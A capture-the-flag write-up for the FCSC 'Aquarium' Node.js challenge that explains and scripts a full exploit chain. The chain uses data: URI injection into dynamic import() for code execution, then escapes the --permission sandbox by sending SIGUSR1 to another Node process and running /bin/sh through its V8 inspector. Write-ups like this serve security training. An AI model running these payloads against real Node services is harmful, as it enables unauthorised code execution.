FCSC Aquarium

Challenge structure
This challenge exposes one service, and a local service is running in the same container:
- A web server (NodeJS)
- A script that is launched every 10 seconds to display a message.
tl;dr the goal of this challenge is to gain arbitrary code execution in the first process, and abuse the second one to get command execution.
Write Up
Looking at the source code of the challenge, we observe one JavaScript file, the server:
import express from 'express';
import {join, dirname} from 'path';
import { fileURLToPath } from 'url';
import {readFileSync} from 'fs';

const app = express();
const __dirname = dirname(fileURLToPath(import.meta.url));

app.use(express.json());
app.use(express.static(join(__dirname, "public")));

app.post("/language", async (req, res) => {
  const requested = req.body?.lang || "fr";
  try {
    res.json(await import(requested+"/index.js"));
  } catch {
    res.json(await import("fr/index.js"));
  }
});

app.get("/message", (req, res) => {
  let data;
  try {
    data = readFileSync("/tmp/message.txt").toString();
  } catch {
    //The dev was angry before leaving the aquarium, messages service must be fixed and maybe the frontend too
    data = "F🐟I🐟S🐟H🐟";
  }
  res.json({"message": data});
});

app.get("/", (_, res) => {
  res.sendFile(join(__dirname, "public", "index.html"));
});

app.listen(8000, () => {
  console.log("FCSC Aquarium is running !");
});
Step 1: Arbitrary JavaScript execution via the data: scheme
The application exposes the following endpoint to change the website language:
app.post("/language", async (req, res) => {
  const requested = req.body?.lang || "fr";
  try {
    res.json(await import(requested+"/index.js"));
  } catch {
    res.json(await import("fr/index.js"));
  }
});
The user-controlled lang parameter is concatenated directly into the path passed to the dynamic import() function. Under Node.js, import() does not only accept file paths, it also accepts URLs including the data: scheme. The data: scheme allows embedding inline content directly in a URI, and when used with the text/javascript media type, Node.js will evaluate the content as JavaScript code.
For example, the following URI is a valid import target:
data:text/javascript,console.log(1);The only issue is that our input gets /index.js appended to it. To neutralize this suffix, we can append a # character to our payload. In URL parsing, everything after # is treated as a fragment identifier and is ignored when resolving the resource. Since import() parses its argument as a URL, the /index.js part ends up in the fragment and is never evaluated.
A minimal proof of concept payload is:
{
    "lang": "data:text/javascript,console.log(1);//#"
}
Breaking this down:
data:text/javascript,tells Node.js to interpret the following content as JavaScriptconsole.log(1);is our injected code//starts a JavaScript comment, so anything following it on the same line is ignored#starts the URL fragment, neutralizing the appended/index.js
This gives us arbitrary JavaScript execution inside the Node.js server process.
Step 2: Bypassing the --permission flag
Even with arbitrary JavaScript execution, we cannot directly run system commands. The server process is started with the following command:
node --permission --allow-fs-read=/ /usr/app/server.mjsThe --permission flag enables Node.js's experimental permission model, which restricts what the process is allowed to do. With only --allow-fs-read=/ granted, the process can read files from the filesystem but cannot write files, spawn child processes, or execute binaries. Calling something like child_process.exec("/getflag") will throw a permission error.
Step 3: Targeting the second Node.js process
The container runs a second Node.js process that is launched every ten seconds without any --permission flag, meaning it has unrestricted capabilities. The plan is to signal this process to open its debugger, then connect to it and execute arbitrary code through the debugging protocol.
Node.js implements the V8 Inspector Protocol. When a running Node.js process receives a SIGUSR1 signal, it starts listening for incoming debugger connections on port 9229. Once the debugger is attached, it exposes a WebSocket interface that allows sending arbitrary JavaScript to be evaluated in the context of the target process.
Since the sandboxed process has read access to the filesystem, we can enumerate /proc/ to find the PID of the target process:
async function getPID() {
  let entries = readdirSync("/proc/");
  const pids = entries.filter(name => /^\d+$/.test(name)).map(Number);
  return Math.max(...pids);
}
This works because process directories in /proc/ are named after their PID as plain integers. We take the highest PID since the second Node.js process is the most recently spawned one.
Once we have the PID, we send it SIGUSR1 to enable the debugger:
process.kill(victim_pid, "SIGUSR1");Step 4: Connecting to the debugger and executing commands
After sending the signal, the target process starts the V8 Inspector on port 9229. The debugger exposes an HTTP endpoint at /json/list which returns metadata about the debugging session, including the webSocketDebuggerUrl that contains a randomly generated token:
let debug_info = await fetch("http://localhost:9229/json/list");
let ws_url = await debug_info.json();
const ws = new WebSocket(ws_url[0]["webSocketDebuggerUrl"]);
We then connect to this WebSocket and use the Runtime.evaluate method to send JavaScript code to be executed in the target process. The V8 Inspector Protocol is a JSON-based protocol where each message has an id, a method, and a params field.
Since the require function is not available in the inspector's evaluation context, we cannot use it to load modules like child_process. Instead, we use the lower-level process.binding() API, which exposes internal Node.js C++ bindings directly. The spawn_sync binding allows us to synchronously spawn a child process:
x=Object;
w=a=new x;
w.type="pipe";
w.readable=1;
w.writable=1;
a.file="/bin/sh";
a.args=["/bin/sh","-c","/getflag"];
a.stdio=[w,w];
process.binding("spawn_sync").spawn(a).output.toString();
This creates a pipe, configures a spawn descriptor, and runs /getflag through /bin/sh, capturing the output through the pipe.
Step 5: Recovering the flag without internet access
The container has no outbound internet access, so we cannot exfiltrate the flag over the network using a callback to an external server. However, since our malicious code was loaded via import(), we can use the ES module export mechanism to return the flag back to the server as the module's exported value.
We wait for the WebSocket message containing the command output, store it in a variable, and then export it as the default export of our injected module:
export default {"rce": flag}The server then returns this value in the HTTP response to our original /language request, and we can read the flag directly from there.
Solve Script
- solve.py :
#!/usr/bin/env python3

import sys
import json
import requests
from base64 import b64encode
from urllib.parse import quote
from pwn import args

if args.LOCAL:
    url = "http://localhost:8000"
else:
    url = "https://fcsc-aquarium.fcsc.fr"

payload = quote(b64encode(open("index.js","rb").read()).decode())
res = requests.post(f"{url}/language", json={"lang":f"data:text/javascript;base64,{payload}#"}).json()
print(json.loads(res["default"]["rce"])["result"]["result"]["value"].replace(",",""))- index.js :
let {readdirSync} = await import("fs");
let flag = "";

async function getPID() {
  let entries = readdirSync("/proc/");
  const pids = entries.filter(name => /^\d+$/.test(name)).map(Number);
  return Math.max(...pids);
}

async function payload() {
  let victim_pid = await getPID();
  process.kill(victim_pid, "SIGUSR1");
  await new Promise(r => setTimeout(r, 1000));
  let debug_info = await fetch("http://localhost:9229/json/list");
  let ws_url = await debug_info.json();
  const ws = new WebSocket(ws_url[0]["webSocketDebuggerUrl"]);

  ws.onopen = () => {
    let payload = `x=Object;w=a=new x;w.type="pipe";w.readable=1;w.writable=1;a.file="/bin/sh";a.args=["/bin/sh","-c","/getflag"];a.stdio=[w,w];process.binding("spawn_sync").spawn(a).output.toString();`;
    ws.send(JSON.stringify({
      id: 1,
      method: "Runtime.evaluate",
      params: {
        expression: payload
      }
    }));
  };

  ws.onmessage = (event) => {
    flag = event.data;
  };

  //Wait for flag
  await new Promise(r => setTimeout(r, 5000));
  ws.close();
}

payload();
await new Promise(r => setTimeout(r, 7000));
export default {"rce": flag}
Flag
FCSC{046f001ea6fbfb862d436de91db44f97e612ca4c9a45c37b29199ff9fd20e8b7}